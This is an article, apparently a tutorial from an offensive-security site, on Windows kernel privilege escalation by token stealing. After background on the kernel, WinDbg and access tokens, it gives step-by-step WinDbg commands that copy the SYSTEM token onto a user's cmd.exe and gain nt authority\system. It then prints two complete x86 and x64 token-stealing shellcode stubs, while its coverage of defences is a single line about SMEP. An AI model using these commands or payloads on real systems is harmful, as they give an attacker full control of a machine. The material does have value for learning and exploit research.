




Elevation of privilege (EoP) with Token stealing Overview



Generated By 0xsp.com

Post exploitation is a vital step in every cyberattack and black hat hacking operation. Post-exploitation aims to gain further access to the target's internal networks, maintaining control and pivoting. This article will overview a technique called Elevation of privilege (EoP) with Token stealing. In this research paper, we are going to explore:

- Windows Kernel overview
- Windows kernel debugging with WinDbg
- What are Windows privileges
- What are windows access tokens
- How to steal windows kernel tokens to elevate privilege
- Protection mechanisms
- Bypass Protection mechanisms

Windows Kernel overview

Before diving deep into the technical details, let's first explore the Windows operating system architecture. Windows kernel exploits are very critical because attackers are compromising the core of the systems. Every modern operating system is based on what we call a "ring protection model." Usually, they are 4 layers numbered from 0 to 3. Windows operating system is based on the same mechanism but with 2 layers: The UserLand and the Kernel Land. The following graph illustrates the 2 lands and the different components of each one of them.



[Image Courtesy](#)


Windows Kernel debugging with WinDbg

To debug the Windows kernel, we are going to use an amazing tool called "Windbg." You can download Windbg Preview, or you can find it included in the Debugging Tools. According to Microsoft:

The Windows Debugger (WinDbg) can be used to debug kernel-mode and user-mode code, to analyze crash dumps, and to examine the CPU registers while the code executes.

You can download the SDK from [here](#).

Usually, to build a windows kernel debugging environment, you need 2 Windows machines. There are many deployment options; A host and a guest (debugger and debuggee) or 2 metal hosts, and so on. To connect the two machines, you can use one of the following modes:



These are some helpful WinDbg commands: [WinDbg Cheatsheet](#).

```

Command - Local kernel - WinDbg:6.12.0002.633 AMD64
lkd> lm
start          end                module name
fffff800`0260d000 fffff800`02bf7000 nt             (pdb symbols)      c:\symbolcache\ntkr

Unloaded modules:
fffff880`03949000 fffff880`03951000 kldbgdrv.sys
fffff880`03ff7000 fffff880`03ff9000 USBD.SYS
fffff880`019de000 fffff880`019f7000 HIDCLASS.SYS
fffff880`01600000 fffff880`0160e000 hidusb.sys
fffff880`0160e000 fffff880`0161b000 mouhid.sys
fffff880`019de000 fffff880`019ec000 crashdmp.sys
fffff880`019ec000 fffff880`019f8000 dump_pciidex.sys
fffff880`01600000 fffff880`0160b000 dump_msahci.sys
fffff880`0160b000 fffff880`0161e000 dump_dumpfve.sys
start          end                module name
fffff800`0260d000 fffff800`02bf7000 nt             (pdb symbols)      c:\symbolcache\ntkr

Unloaded modules:
fffff880`03949000 fffff880`03951000 kldbgdrv.sys
fffff880`03ff7000 fffff880`03ff9000 USBD.SYS
lkd>

```

Windows access tokens

By definition, a control -as a noun- means an entity that checks based on a standard. Security controls are divided into three main categories:

- Management security controls: These use managerial techniques and planning to reduce risks
- Technical security controls: These are also known as operational security controls. They use both technologies and awareness as safeguards.
- Physical security controls

Access controls are a form of technical security controls. Subjects and objects are two important terminologies. A subject is an active entity, such as an action (modification or access to a file, for example). An object is a static system entity, such as a text file or a database. Basically, there are three types of access control models, described as the following:

- Mandatory Access Control (MAC): The system checks the subject's identity and its permissions with the object permissions. So usually, both subjects and objects have labels using a ranking system (top secret, confidential, and so on).
- Discretionary Access Control (DAC): The object owner is allowed to set permissions to users. Passwords are a form of DAC.
- Role-Based Access Control (RBAC): As its name indicates, the access is based on assigned roles.

The following diagram illustrates the Windows authorization and access control process where SIDs are "Security identifiers."




Image Courtesy

According to the official Microsoft documentation:


Each time a user signs in, the system creates an access token for that user. The access token contains the user's SID, user rights, and the SIDs for groups that the user belongs to. This token provides the security context for whatever actions the user performs on that computer.

Many privileges can be assigned to users:

- SeBackupPrivilege
- SeCreateTokenPrivilege
- SeDebugPrivilege
- SeLoadDriverPrivilege

- SeRestorePrivilege
- SeTakeOwnershipPrivilege
- SeTcbPrivilege

All the privileges are well explained in the amazing paper: "[Abusing Token Privileges for LPE.](#)" To demonstrate token stealing, I am going to use Windbg locally (Windows 7 x64):



Before using the debugger, don't forget to add the [symbols](#): File -> symbol file path and add this path: `srv*c:symbols*//msdl.microsoft.com/download/symbols` and reload with `.reload`

```
Command - Local kernel - WinDbg:6.12.0002.633 AMD64
lkd> .reload
Connected to Windows 7 7601 x64 target at (Mon Apr 22 06:38:50.911 2019 (UTC -
Loading Kernel Symbols
.....
Loading User Symbols
.....
Loading unloaded module list
.....
lkd>
```

Now let's explore how to steal tokens with Windbg. The first thing to do is locating the token of the privileged process. In my case, I am using the System process.

Find the System process address with this command: `!process 0 0 System` The system process address is: `fffffa8004669040`

```
Local kernel - WinDbg:6.12.0002.633 AMD64
File Edit View Debug Window Help
.....
Loading User Symbols
.....
Loading unloaded module list
.....
lkd> !process 0 0 System
PROCESS fffffa8004669040
  SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
  DirBase: 00187000 ObjectTable: fffff8a00000019a0 HandleCount: 521.
  Image: System
lkd>
```

To look for the processes and their addresses use: `!dml_proc`

```

Command - Local kernel - WinDbg:6.12.0002.633 AMD64
lkd> !dml_proc
Address          PID Image file name
Address          PID Image file name
fffffa80`04669040 4   System          fffffa80`04669040 4   System
fffffa80`058fd290 100 smss.exe        fffffa80`058fd290 100 smss.exe
fffffa80`060e2340 148 csrss.exe       fffffa80`060e2340 148 csrss.exe
fffffa80`0625f060 170 wininit.exe     fffffa80`0625f060 170 wininit.exe
fffffa80`0625e7b0 184 csrss.exe       fffffa80`0625e7b0 184 csrss.exe
fffffa80`0628c910 1b4 winlogon.exe    fffffa80`0628c910 1b4 winlogon.exe
fffffa80`060deb30 1e4 services.exe   fffffa80`060deb30 1e4 services.exe
fffffa80`063ad910 1f4 lsass.exe       fffffa80`063ad910 1f4 lsass.exe
fffffa80`060372c0 1fc lsm.exe         fffffa80`060372c0 1fc lsm.exe
lkd>

```

Show the structure of `_EPROCESS` where the token is declared by typing: `dt _EPROCESS fffffa8004669040`


```

Local kernel - WinDbg:6.12.0002.633 AMD64
File Edit View Debug Window Help
lkd> dt _EPROCESS fffffa8004669040
ntdll!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x160 ProcessLock : _EX_PUSH_LOCK
+0x168 CreateTime : _LARGE_INTEGER 0x1d4f952`1c06ed3c
+0x170 ExitTime : _LARGE_INTEGER 0x0
+0x178 RundownProtect : _EX_RUNDOWN_REF
+0x180 UniqueProcessId : 0x00000000`00000004 Void
+0x188 ActiveProcessLinks : _LIST_ENTRY [ 0xfffffa80`058fd418 - 0xfffff800`02834b90 ]
+0x198 ProcessQuotaUsage : [2] 0
+0x1a8 ProcessQuotaPeak : [2] 0
+0x1b8 CommitCharge : 0x22
+0x1c0 QuotaBlock : 0xfffff800`02812c00 _EPROCESS_QUOTA_BLOCK
+0x1c8 CpuQuotaBlock : (null)
+0x1d0 PeakVirtualSize : 0xac1000
+0x1d8 VirtualSize : 0x44d000
+0x1e0 SessionProcessLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x0 ]
+0x1f0 DebugPort : (null)
+0x1f8 ExceptionPortData : (null)
+0x1f8 ExceptionPortValue : 0
+0x1f8 ExceptionPortState : 0y000
+0x200 ObjectTable : 0xfffff8a0`000019a0 _HANDLE_TABLE
+0x208 Token : _EX_FAST_REF
+0x210 WorkingSetPage : 0
+0x218 AddressCreationLock : _EX_PUSH_LOCK
+0x220 RotateInProgress : (null)
+0x228 ForkInProgress : (null)
+0x230 HardwareTrigger : 0
lkd>
Ln 0, Col 0 Sys 0:<None> Proc 000:0 Thrd 000:0 ASM OVR CAPS NUM

```

To learn more about some major windows kernel data structures (Process and Thread, Objects and Handles, Doubly Linked List..), take a look at the Catalogue of key Windows kernel data structures ([Here](#)) The token is located at offset 0x208, as the previous screenshot indicated. To dump its value type:

dq fffffa8004669040+208 L1




The token is stored in the `_EX_FAST_REF` structure, and to obtain its actual pointer, we need to use `and &` (and) operator to mask off the 4 lowest bits of the value.

```
? fffff8a0`0000404e & ffffffff`fffffff0
```

```
lkd> dq fffffa8004669040+208 L1
fffffa80`04669248 fffff8a0`0000404e
lkd> ? fffff8a0`0000404e & ffffffff`fffffff0
Evaluate expression: -8108898238400 = fffff8a0`00004040
```

To display the token type: `!token fffff8a000004040`



It is respecting the following format:



Some well known SIDs:

World/Everyone	S-1-1-0
Creator Owner	S-1-3-0
Local SYSTEM	S-1-5-18
Authenticated Users	S-1-5-11
Anonymous	S-1-5-7

We use `!process` command to find the Token of a `cmd` process running by a non-privileged user and replace the 2 tokens with `eq`.

```
eq fffffa80058b8b30+208 fffff8a000004040
```

```
lkd> !process 0 0 cmd.exe
PROCESS fffffa80058b8b30
  SessionId: 1  Cid: 06a4  Peb: 7ffffdf000  ParentCid: 0780
  DirBase: 12709e000  ObjectTable: fffff8a002c8e5d0  HandleCount: 19.
  Image: cmd.exe
```

```
lkd> eq fffffa80058b8b30+208 fffff8a000004040
```

Voila! As you can see from the screenshot below, we gain root access:

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\root>whoami
root-pc\root

C:\Users\root>whoami
nt authority\system

C:\Users\root>_
  
```

To automate the process, you can use a payload. One of them is delivered by [HackSysTeam](#) for windows 7: (x32)

```

        ; Start of Token Stealing Stub
        xor eax, eax                ; Set ZERO
        mov eax, fs:[eax + KTHREAD_OFFSET] ; Get
nt!_KPCR.PcrbData.CurrentThread
                                           ; _KTHREAD is located at
FS:[0x124]

        mov eax, [eax + EPROCESS_OFFSET] ; Get
nt!_KTHREAD.ApcState.Process

        mov ecx, eax                ; Copy current process _EPROCESS
structure

        mov edx, SYSTEM_PID        ; WIN 7 SP1 SYSTEM process PID =
0x4

        SearchSystemPID:
        mov eax, [eax + FLINK_OFFSET] ; Get
nt!_EPROCESS.ActiveProcessLinks.Flink
        sub eax, FLINK_OFFSET
        cmp [eax + PID_OFFSET], edx  ; Get
nt!_EPROCESS.UniqueProcessId
        jne SearchSystemPID

        mov edx, [eax + TOKEN_OFFSET] ; Get SYSTEM process
nt!_EPROCESS.Token
        mov [ecx + TOKEN_OFFSET], edx ; Replace target process
nt!_EPROCESS.Token
                                           ; with SYSTEM process
nt!_EPROCESS.Token
        ; End of Token Stealing Stub

        popad                       ; Restore registers state

```

This is the flow of the code: KPCR (PcrbData) -> KPRCB (CurrentThread) -> KTHREAD (ApcState) -> KAPC_STATE(Process) -> KPROCESS as described by [hasherezade's 1001 nights](#).

For Windows 10, you can use the following [guide](#): Windows Kernel Shellcode on Windows 10 – Part 1
For x64: (by abatchy17)

```

.code
PUBLIC GetToken
GetToken    proc

; Start of Token Stealing Stub
xor rax, rax                ; Set ZERO
mov rax, gs:[rax + 188h]    ; Get nt!_KPCR.PcrbData.CurrentThread
                                ; _KTHREAD is located at GS : [0x188]

mov rax, [rax + 70h]        ; Get nt!_KTHREAD.ApcState.Process
mov rcx, rax                ; Copy current process _EPROCESS structure
mov r11, rcx                ; Store Token.RefCnt
and r11, 7

mov rdx, 4h                 ; WIN 7 SP1 SYSTEM process PID = 0x4

SearchSystemPID:
mov rax, [rax + 188h]      ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
sub rax, 188h
cmp[rax + 180h], rdx       ; Get nt!_EPROCESS.UniqueProcessId
jne SearchSystemPID

mov rdx, [rax + 208h]      ; Get SYSTEM process nt!_EPROCESS.Token
and rdx, 0ffffffffffffff0h
or rdx, r11
mov[rcx + 208h], rdx       ; Replace target process nt!_EPROCESS.Token
                                ; with SYSTEM process nt!_EPROCESS.Token

; End of Token Stealing Stub

GetToken ENDP
end

```

Protection mechanisms

As a protection mechanism, you need to enable a feature called Supervisor Mode Execution Protection (SMEP)

How to bypass them

Read this presentation: [Windows SMEP Bypass - SecureAuth](#).

References

1. x64 Kernel Privilege Escalation by McDermott Cybersecurity
2. Kernel Exploitation 2: Payloads by abatchy17
3. <https://hshrzd.wordpress.com/2017/06/22/starting-with-windows-kernel-exploitation-part-3-stealing-the-access-token/>

4. <https://sizzop.github.io/2016/07/07/kernel-hacking-with-hevd-part-3.html>
5. <https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals>
6. <https://medium.com/palantir/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e>
7. <https://www.whitehatters.academy/intro-to-windows-kernel-exploitation-3-my-first-driver-exploit/>